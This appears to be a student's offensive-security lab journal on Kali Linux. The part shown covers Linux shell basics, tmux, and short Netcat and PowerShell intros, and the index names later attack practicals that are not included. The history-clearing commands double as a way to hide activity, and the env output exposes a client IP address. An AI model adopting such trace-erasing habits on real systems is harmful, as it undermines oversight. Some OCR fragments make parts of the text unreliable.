

Index


Sr No.	Title of Practical	Pg No.	Date	Signature
1.	Installation and preparing the lab ready Virtual or physical machine with Kali Linux.	4	26-08-2022	
2.	Exploring the command line arguments		02-09-2022	
	a. Environment Variables & Tab Completion	6		
	b. Piping and Redirection, Text Searching and Manipulation	11		
	c. Editing Files from the Command Line, Comparing Files, Managing Processes	15		
3.	a. Using NETCAT Socat	21	05-09-2022	
	b. PowerShell and Powercat	22		
	c. Wireshark and Tcpdump	24		
4.	Passive Information Gathering		21-09-2022	
	a. Whois Enumeration	29		
	b. Netcraft, Recon-ng, Shodan	30		
5.	User Information Gathering			
	a. Email Harvesting	35	11-10-2022	
	b. Information Gathering Framework – OSINT	36		
6.	Active Information Gathering – DNS Enumeration	37	27-10-2022	
7.	Vulnerability Scanning			
	a. Vulnerability Scanning with Nessus	38	02-11-2022	
	b. Vulnerability Scanning with Nmap	41		
8.	Web Application Assessment Tools		07-11-2022	
	a. DIRB	43		
	b. Burp Suite	45		
	c. Nikto	46		
9.	Client-Side Attacks		23-11-2022	
	a. HTA Attack	47		
	b. Exploiting Microsoft Office	53		
10.	Password Attacks – Wordlists, Brute Force Wordlists	57	08-12-2022	

PRACTICAL NO.: 1


Q.1 Installation and preparing the Lab ready virtual or physical machine with Kali Linux

- Kali Linux (formerly known as BackTrack Linux) is an open-source, Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing.
- Kali Linux contains several hundred tools targeted towards various information security tasks, such as Penetration Testing, Security Research, Computer Forensics and Reverse Engineering.

VMware workstation 15 Player install on physical machine



Kali Linux OS User Interface



PRACTICAL NO: 2

Exploring the command line arguments

2A) Environment Variables & Tab Completion

Variable: It is just a location to store and can be **displayed, edit, delete & resave**.

- A. **Environment Variable:** It is a dynamic value which affect the processes or programs on a computer.

‘PWD’ command it shows the Present working directory.

Output:

```
ubuntu@ip-172-31-15-173:~$ man pwd | head -10
PWD(1)

NAME
    pwd - print name of current/working directory

SYNOPSIS
    pwd [OPTION]...

DESCRIPTION
    Print the full filename of the current working directory.
ubuntu@ip-172-31-15-173:~$ pwd
/home/ubuntu
ubuntu@ip-172-31-15-173:~$ █
```

1. To display all the environment variables, we use command on terminal i.e. ‘**env**’

Output:

```
ubuntu@ip-172-31-15-173:~$ env
SHELL=/bin/bash
PWD=/home/ubuntu
LOGNAME=ubuntu
XDG_SESSION_TYPE=tty
MOTD_SHOWN=pam
HOME=/home/ubuntu
LANG=C.UTF-8
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;
01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=
01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=0
=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z
.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35
01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.web
.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:
*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36
SSH_CONNECTION=103.51.26.219 59260 172.31.15.173 22
LESSCLOSE=/usr/bin/lesspipe %s %s
XDG_SESSION_CLASS=user
TERM=xterm
LESSOPEN=| /usr/bin/lesspipe %s
```

2. You can create your own user defined variable, we use command on terminal i.e. **variable_name=variable_value** for e.g.
education=Masters_IT

Output: “Masters_IT”

```
ubuntu@ip-172-31-15-173:~$ education=Masters_IT
ubuntu@ip-172-31-15-173:~$ echo $education
Masters_IT
ubuntu@ip-172-31-15-173:~$ █
```

3. To set value of environment variable, we use command on terminal i.e. **export variable_name=value** for e.g.
export educationyear=2021-2023

Output:

```
ubuntu@ip-172-31-15-173:~$ export educationyear=2021-2023
ubuntu@ip-172-31-15-173:~$ echo $educationyear
2021-2023
ubuntu@ip-172-31-15-173:~$ █
```

4. Ping variable i.e. **export myip=172.31.15.173**

Output:

```
ubuntu@ip-172-31-15-173:~$ export myip=172.31.15.173
ubuntu@ip-172-31-15-173:~$ ping $myip
PING 172.31.15.173 (172.31.15.173) 56(84) bytes of data.
64 bytes from 172.31.15.173: icmp_seq=1 ttl=64 time=0.020 ms
64 bytes from 172.31.15.173: icmp_seq=2 ttl=64 time=0.042 ms
64 bytes from 172.31.15.173: icmp_seq=3 ttl=64 time=0.043 ms
64 bytes from 172.31.15.173: icmp_seq=4 ttl=64 time=0.044 ms
64 bytes from 172.31.15.173: icmp_seq=5 ttl=64 time=0.041 ms
^C
--- 172.31.15.173 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4093ms
rtt min/avg/max/mdev = 0.020/0.038/0.044/0.009 ms
ubuntu@ip-172-31-15-173:~$ █
```

5. To display 5 count of ping we use the command on terminal i.e. ping -c 5 \$myip

Output:

```
ubuntu@ip-172-31-15-173:~$ ping -c 5 $myip
PING 172.31.15.173 (172.31.15.173) 56(84) bytes of data.
64 bytes from 172.31.15.173: icmp_seq=1 ttl=64 time=0.025 ms
64 bytes from 172.31.15.173: icmp_seq=2 ttl=64 time=0.044 ms
64 bytes from 172.31.15.173: icmp_seq=3 ttl=64 time=0.045 ms
64 bytes from 172.31.15.173: icmp_seq=4 ttl=64 time=0.045 ms
64 bytes from 172.31.15.173: icmp_seq=5 ttl=64 time=0.046 ms

--- 172.31.15.173 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4092ms
rtt min/avg/max/mdev = 0.025/0.041/0.046/0.008 ms
ubuntu@ip-172-31-15-173:~$ █
```

6. To
delete
or

remove variable from the login system, we use command on terminal i.e. **unset variable_name** for e.g. **Unset myip**

Output:

```
ubuntu@ip-172-31-15-173:~$ echo $myip
172.31.15.173
ubuntu@ip-172-31-15-173:~$ unset myip
ubuntu@ip-172-31-15-173:~$ echo $myip

ubuntu@ip-172-31-15-173:~$ █
```

B. TAB Completion: In terminal, when you type a command you can press the tab key and terminal will auto complete the command. It simplifies the use of the terminal a lot.

To make such auto completion you need to type a few letters and press the TAB key.

```
ubuntu@ip-172-31-15-173:~$ cd
.ansible/    .local/    .vim/    Landing_page/ final/    phase1/    to/
.cache/    .ssh/    Coffee-shop/ Zip_Files/ html_files/ structure/ unit_testing/
ubuntu@ip-172-31-15-173:~$ cd Coffee-shop/
ubuntu@ip-172-31-15-173:~/Coffee-shop$ ls
assets index.html
ubuntu@ip-172-31-15-173:~/Coffee-shop$ cd ..
ubuntu@ip-172-31-15-173:~$ cd html_files/
```

C. Bash History: It shows the all history what commands are performed on the terminal.

We use the command i.e. **history**

1. To

```
ubuntu@ip-172-31-15-173:~$ history | head -10
1028 cd..
1029 cd ..
1030 ls -tlr
1031 cd ..
1032 sl -ltr
1033 s -ltr
1034 ls -ltr
1035 cd tasks/
1036 ll
1037 vi main.yml
ubuntu@ip-172-31-15-173:~$
```

display last 5 history, we can use command **i.e. history 5**

Output:

```
ubuntu@ip-172-31-15-173:~$ history 5
2024 history | head -20
2025 history | tail -20
2026 history | less
2027 history | head -10
2028 history 5
ubuntu@ip-172-31-15-173:~$
```

2. For deleting certain history, we use the command **i.e. history -d 5**

Output:

Do the

```
ubuntu@ip-172-31-15-173:~$ history | head -5
1032  sl -ltr
1033  s -ltr
1034  ls -ltr
1035  cd tasks/
1036  ll
ubuntu@ip-172-31-15-173:~$ history -d 1035
ubuntu@ip-172-31-15-173:~$ history | head -5
1033  s -ltr
1034  ls -ltr
1035  ll
1036  vi main.yml
1037  cat /home/ubuntu/structure/chal/vars/main.yml
ubuntu@ip-172-31-15-173:~$ █
```

Comparison above both images, to understand which no. is deleted from the history list.

3. To clear all the history, we can use the command **i.e. history -c**

Output: In output we can see only one result of history and rest all the previous history is deleted.

```
ubuntu@ip-172-31-15-173:~$ history -c
ubuntu@ip-172-31-15-173:~$ history
      1  history
ubuntu@ip-172-31-15-173:~$ █
```

2.b) Piping and Redirection, Text Searching and Manipulation

Piping and redirection are the means by which we may connect these streams between programs and files to direct data in interesting and useful ways.

A. Piping: we'll take a look at a mechanism for sending data from one program to another. It's called piping and the operator we use is (|). we will list only the first 3 files in the directory.

```
ubuntu@ip-172-31-15-173:~$ ls -ltr
total 14820
-rw-r--r-- 1 root    root      773 Nov 26 18:18 coffee.yml
drwxrwxr-x 3 ubuntu  ubuntu   4096 Nov 26 20:40 Coffee-shop
drwxrwxr-x 7 ubuntu  ubuntu   4096 Dec 10 08:53 Landing_page
-rw-r--r-- 1 ubuntu  ubuntu   775 Dec 10 08:55 landing.yml
drwxrwxr-x 2 ubuntu  ubuntu   4096 Dec 10 08:57 phase1
drwxrwxr-x 2 ubuntu  ubuntu   4096 Dec 10 08:59 Zip_Files
-rw-r--r-- 1 ubuntu  ubuntu   821 Dec 10 09:04 virtual.yml
-rw-r--r-- 1 ubuntu  ubuntu   448 Dec 10 09:48 reset_bk.yml
-rw-r--r-- 1 ubuntu  ubuntu  1413 Dec 10 09:58 coffeeshop.com.conf
-rw-r--r-- 1 ubuntu  ubuntu  1447 Dec 10 09:58 landing.com.conf
-rw-r--r-- 1 ubuntu  ubuntu  1285 Dec 10 10:35 reset.yml
-rw-r--r-- 1 ubuntu  ubuntu  1984 Dec 10 10:43 downtime.html
drwxrwxr-x 2 ubuntu  ubuntu   4096 Dec 10 10:46 html_files
-rw-rw-r-- 1 ubuntu  ubuntu 4675013 Dec 18 14:14 Coffee-shop.zip
-rw-rw-r-- 1 ubuntu  ubuntu 10418722 Dec 18 14:14 all_data.zip
drwxrwxr-x 3 ubuntu  ubuntu   4096 Dec 22 11:04 structure
drwxr-xr-x 3 root    root     4096 Dec 22 11:14 to
drwxrwxr-x 3 ubuntu  ubuntu   4096 Dec 22 12:37 unit_testing
drwxrwxr-x 4 ubuntu  ubuntu   4096 Dec 22 18:24 final
-rw-r--r-- 1 ubuntu  ubuntu  4432 Dec 22 19:24 000-default.conf
ubuntu@ip-172-31-15-173:~$ ls -ltr | head -5
total 14820
-rw-r--r-- 1 root    root      773 Nov 26 18:18 coffee.yml
drwxrwxr-x 3 ubuntu  ubuntu   4096 Nov 26 20:40 Coffee-shop
drwxrwxr-x 7 ubuntu  ubuntu   4096 Dec 10 08:53 Landing_page
-rw-r--r-- 1 ubuntu  ubuntu   775 Dec 10 08:55 landing.yml
ubuntu@ip-172-31-15-173:~$
```

We may pipe as many programs together as we like. In the below example we have then piped the output to tail so as to get only the third file.

Output:

```
ubuntu@ip-172-31-15-173:~$ ls -ltr | head -2 | tail -2
total 14820
-rw-r--r-- 1 root    root      773 Nov 26 18:18 coffee.yml
ubuntu@ip-172-31-15-173:~$
```

B. Redirection: Redirecting to a File

The greater than operator (>) indicates to the command line that we wish the programs output to be saved in a file instead of printed to the screen.

Output:

```
ubuntu@ip-172-31-15-173:~$ ls > dir_list
ubuntu@ip-172-31-15-173:~$ cat dir_list
000-default.conf
Coffee-shop
Coffee-shop.zip
Landing_page
Zip_Files
all_data.zip
coffee.yml
coffeeshop.com.conf
dir_list
downtime.html
final
html_files
landing.com.conf
landing.yml
phasel
reset.yml
reset_bk.yml
structure
to
unit_testing
virtual.yml
ubuntu@ip-172-31-15-173:~$ █
```

Saving to an Existing File: If we redirect to a file which does not exist, it will be created automatically for us. If we save into a file which already exists, however, then its contents will be cleared, then the new output saved to it.

Output:

```
ubuntu@ip-172-31-15-173:~$ wc -l paragraph.txt > word_count
ubuntu@ip-172-31-15-173:~$ cat word_count
3 paragraph.txt
ubuntu@ip-172-31-15-173:~$ █
```

We can instead get the new data to be appended to the file by using the double greater than operator (>>).

Output:

```
ubuntu@ip-172-31-15-173:~$ echo "New changes in the file!" >> paragraph.txt
ubuntu@ip-172-31-15-173:~$ cat paragraph.txt
Hi!
This is practical example
Done in the lab
New changes in the file!
ubuntu@ip-172-31-15-173:~$
```

C. Text Searching and Manipulation:

Grep: grep is a Linux text-manipulating utility that searches for a string of characters or patterns known as regular expressions in a file or text.

Output:

```
ubuntu@ip-172-31-15-173:~$ cat paragraph.txt | grep lab
Done in the lab
ubuntu@ip-172-31-15-173:~$
```

Awk : awk is a powerful scripting language and a command-line text-manipulation tool that can perform line-by-line scans and compare lines to patterns.

The utility searches the file using regular expressions and performs the function defined in the action parameter. awk executes the script on every line if you do not set a pattern, as shown below:

Output:

```
ubuntu@ip-172-31-15-173:~$ cat paragraph.txt | awk '{print $1}'
Hi!
This
Done
New
ubuntu@ip-172-31-15-173:~$
```

Sed: sed or stream editor takes input as a stream of characters and performs filtering and text transformations (delete, substitute, and replace) on the specified text.

Let's replace the occurrence of the word "a" on every line of the file with "A" using the **-g** flag for global replacement, as follows:

Output:

```
ubuntu@ip-172-31-15-173:~$ cat paragraph.txt
Hi!
This is practical example
Done in the lab
New changes in the file!
ubuntu@ip-172-31-15-173:~$ cat paragraph.txt | sed 's/practical/offensive/g'
Hi!
This is offensive example
Done in the lab
New changes in the file!
ubuntu@ip-172-31-15-173:~$
```

Cut: The cut is another command-line utility that cuts/extracts parts of text from a line or file. It cuts the text based on a specified field, character, or byte position and pipes the result to the standard output.

Use the **-b** option to cut section or content using a specified byte or a range of bytes:

Output:

```
ubuntu@ip-172-31-15-173:~$ cat paragraph.txt | cut -b 1
H
T
D
N
ubuntu@ip-172-31-15-173:~$
```

2.c) Editing Files from the Command Line, Comparing Files, Managing Processes

1. To create a file on Desktop or any other directory and also it should have text in it then we use command i.e. echo "Welcome to Offensive Practical 2C" > 2cpractical.txt

Output: The red remark, it shows the result.

```
ubuntu@ip-172-31-15-173:~$ echo "Welcome to Offensive Practical 2C" > 2cpractical.txt  
ubuntu@ip-172-31-15-173:~$ █
```

Once the file is created on desktop and we want to read that file then we use command i.e

Output:

```
ubuntu@ip-172-31-15-173:~$ cat 2cpractical.txt  
Welcome to Offensive Practical 2C  
ubuntu@ip-172-31-15-173:~$ █
```


Touch command is to create a File and nano is an editor to add text from command line.

Output: touch Cyberworld

```
ubuntu@ip-172-31-15-173:~/offensive$ touch Cyberworld  
ubuntu@ip-172-31-15-173:~/offensive$ ls  
Cyberworld  
ubuntu@ip-172-31-15-173:~/offensive$ █
```

gedit command is used to open a file, after opening it can be edited, **updated or deleted** things that are to be changed.

Output:



The screenshot shows a desktop environment with a gedit text editor window and a terminal window. The gedit window is titled "cats" and contains the following text:

```
1.Cats are better than "Dogs"
2.Hello World
3.How are You doing?
4.Whatsaap
```

The terminal window shows the command "cat cats" being run, followed by the same text as in the gedit window:

```
root@kali:~/Desktop# cat cats
1.Cats are better than "Dogs"
2.Hello World
3.How are You doing?
4.Whatsaap
```

Comparing Files: **cmp** (compare) command needs two filenames as an argument. Two files are compared byte by byte and the location of the first mismatch is echoed to the screen.

If two files are identical, **cmp** displays no message but simply returns the prompt.

```
ubuntu@ip-172-31-15-173:~/offensive$ cmp 2cpractical.txt paragraph.txt
2cpractical.txt paragraph.txt differ: byte 1, line 1
ubuntu@ip-172-31-15-173:~/offensive$
```

To check the version, we use command i.e. **diff -v**, diff stands for difference. This command is used to display the differences in the files by comparing the files line by line.

```
root@kali:~/Desktop# diff --version
diff (GNU diffutils) 3.7
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <https://gnu.org/licenses/gpl.html>.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

Written by Paul Eggert, Mike Haertel, David Hayes,
Richard Stallman, and Len Tower.
```

diff --side-by-side paragraph.txt 2cpractical.txt

is used to compare two files side by side.

```
ubuntu@ip-172-31-15-173:~/offensive$ diff --side-by-side paragraph.txt 2cpractical.txt
Hi!                                     | Welcome to Offensive Practical 2C
This is practical example               <
Done in the lab                         <
New changes in the file!                <
ubuntu@ip-172-31-15-173:~/offensive$
```

To view differences in context mode, use the **-c** option

```
ubuntu@ip-172-31-15-173:~/offensive$ diff -c paragraph.txt 2cpractical.txt
*** paragraph.txt      2023-01-12 13:35:20.399454651 +0000
--- 2cpractical.txt    2023-01-12 13:51:28.092093799 +0000
*****
*** 1,4 ****
! Hi!
! This is practical example
! Done in the lab
! New changes in the file!
--- 1 ---
! Welcome to Offensive Practical 2C
ubuntu@ip-172-31-15-173:~/offensive$
```

Managing Processes: An instance of a programme is called a process

Two types of process: -

1. Foreground

```
ubuntu@ip-172-31-15-173:~/offensive$ ping 172.31.15.173
PING 172.31.15.173 (172.31.15.173) 56(84) bytes of data.
64 bytes from 172.31.15.173: icmp_seq=1 ttl=64 time=0.019 ms
64 bytes from 172.31.15.173: icmp_seq=2 ttl=64 time=0.044 ms
64 bytes from 172.31.15.173: icmp_seq=3 ttl=64 time=0.043 ms
64 bytes from 172.31.15.173: icmp_seq=4 ttl=64 time=0.046 ms
^C
--- 172.31.15.173 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3069ms
rtt min/avg/max/mdev = 0.019/0.038/0.046/0.011 ms
ubuntu@ip-172-31-15-173:~/offensive$
```

2. Background

```

ubuntu@ip-172-31-15-173: ~/offensive
ubuntu@ip-172-31-15-173:~/offensive$ ping 172.31.15.173 &
[1] 2058
ubuntu@ip-172-31-15-173:~/offensive$ PING 172.31.15.173 (172.31.15.173) 56(84) bytes of data.
64 bytes from 172.31.15.173: icmp_seq=1 ttl=64 time=0.021 ms
64 bytes from 172.31.15.173: icmp_seq=2 ttl=64 time=0.045 ms
64 bytes from 172.31.15.173: icmp_seq=3 ttl=64 time=0.042 ms
^C

```

‘Top’ command is used to show all the running process in kali linux.

Output:

```

top - 14:08:41 up 1:02, 1 user, load average: 0.00, 0.00, 0.00
Tasks: 100 total, 1 running, 99 sleeping, 0 stopped, 0 zombie
%Cpu(s): 0.0 us, 0.0 sy, 0.0 ni, 100.0 id, 0.0 wa, 0.0 hi, 0.0 si, 0.0 st
MiB Mem : 966.2 total, 76.1 free, 164.9 used, 725.2 buff/cache
MiB Swap: 0.0 total, 0.0 free, 0.0 used. 647.6 avail Mem

      PID USER      PR  NI    VIRT    RES   SHR S %CPU %MEM TIME+ COMMAND
  2178 ubuntu    20   0  11028  3784  3224 R  0.3  0.4  0:00.01 top
    1 root     20   0 105616 12728  8388 S  0.0  1.3  0:04.62 systemd
    2 root     20   0      0      0      0 S  0.0  0.0  0:00.00 kthreadd
    3 root     0 -20      0      0      0 I  0.0  0.0  0:00.00 rcu_gp
    4 root     0 -20      0      0      0 I  0.0  0.0  0:00.00 rcu_par_gp
    5 root     0 -20      0      0      0 I  0.0  0.0  0:00.00 netns
    7 root     0 -20      0      0      0 I  0.0  0.0  0:00.00 kworker/0:0H-events_highpri
    9 root     0 -20      0      0      0 I  0.0  0.0  0:00.15 kworker/0:1H-events_highpri
   10 root     0 -20      0      0      0 I  0.0  0.0  0:00.00 mm_percpu_wq
   11 root    20   0      0      0      0 S  0.0  0.0  0:00.00 rcu_tasks_rude_
   12 root    20   0      0      0      0 S  0.0  0.0  0:00.00 rcu_tasks_trace_
   13 root    20   0      0      0      0 S  0.0  0.0  0:00.14 ksoftirqd/0
   14 root    20   0      0      0      0 I  0.0  0.0  0:00.85 rcu_sched
   15 root    rt   0      0      0      0 S  0.0  0.0  0:00.02 migration/0

```

To kill the processes, we required PID no. of particular process then we can use ‘Kill’ command to end the process.

Output:

```

ubuntu@ip-172-31-15-173:~$ ps -ef | grep apache2
root      560      1  0 13:05 ?        00:00:00 /usr/sbin/apache2 -k start
www-data  694      560  0 13:05 ?        00:00:00 /usr/sbin/apache2 -k start
www-data  695      560  0 13:05 ?        00:00:00 /usr/sbin/apache2 -k start
ubuntu    2185    2168  0 14:09 pts/0    00:00:00 grep --color=auto apache2
ubuntu@ip-172-31-15-173:~$ sudo kill -9 560
ubuntu@ip-172-31-15-173:~$ 

```

Tmux: tmux is an open-source terminal multiplexer for Unix-like operating systems.

It allows multiple terminal sessions to be accessed simultaneously in a single ...

It is used for penetration testing in real time. It is use for remote and local development.

To open tmux window we use command i.e. **tmux**

Output:

A screenshot of a tmux session on a Kali Linux desktop. The session has four windows. Window 0 is a terminal window showing the command 'root@kali:~#'. Window 1 contains the text 'jay.txt.save'. Window 2 contains the text 'Cyberworld'. Window 3 contains the text 'cats'. The background of the desktop shows a stylized dragon logo.

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# [4] 0:bash* "kali" 03:08 08-Jan-23
```

Control + b and then press d for deattach tmux window

Output:

A screenshot of a tmux session on a Kali Linux desktop. The session has one window. The terminal window shows the command 'root@kali:~# tmux' followed by '[detached (from session 4)]'. The background of the desktop shows a stylized dragon logo.

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# tmux
[detached (from session 4)]
root@kali:~#
```

Tmux ls command is use to display all the list details

Output:

A screenshot of a tmux session on a Kali Linux desktop. The session has one window. The terminal window shows the command 'root@kali:~# tmux ls' followed by a list of five windows: '0: 1 windows (created Sun Jan 8 02:43:58 2023) [80x23]', '1: 1 windows (created Sun Jan 8 02:52:43 2023) [80x23]', '2: 1 windows (created Sun Jan 8 02:57:29 2023) [80x23]', '3: 1 windows (created Sun Jan 8 02:58:44 2023) [80x23]', and '4: 1 windows (created Sun Jan 8 03:08:09 2023) [80x23]'. The background of the desktop shows a stylized dragon logo.

```
root@kali:~# tmux ls
0: 1 windows (created Sun Jan 8 02:43:58 2023) [80x23]
1: 1 windows (created Sun Jan 8 02:52:43 2023) [80x23]
2: 1 windows (created Sun Jan 8 02:57:29 2023) [80x23]
3: 1 windows (created Sun Jan 8 02:58:44 2023) [80x23]
4: 1 windows (created Sun Jan 8 03:08:09 2023) [80x23]
```

Control + b and then press **x** to closed the **tmux** sessions

Output:

```
root@kali:~# tmux
[exited]
root@kali:~# █
          cat$
```



PRACTICAL NO: 3

3.a) Netcat Socat


Netcat can be used on all platforms via the **command line**.

You can then use Netcat with command prompt (*cmd.exe*) to carry out various network tasks.
Start the command prompt as follows:

1. Press the key combination [Windows] + [R]
2. Enter “cmd” into the entry field (1)
3. Press the “OK” button (2)



After doing so, the *cmd.exe* will open with the following screen:



Start screen of the command prompt; “91997” is a placeholder that refers to the active user account.

3.b) Power Shell and Power cat

Create a folder named Power Shell in the desktop and click on open terminal here

```
kali@kali: ~/Desktop/Powershell
File Actions Edit View Help Actions Edit View Help
[(kali㉿kali)-[~/Desktop/Powershell]] 2.4
Copyright © Microsoft Corporation.
$ Copyright © Microsoft Corporation.
https://aka.ms/powershell
Type "help" to get help.
```

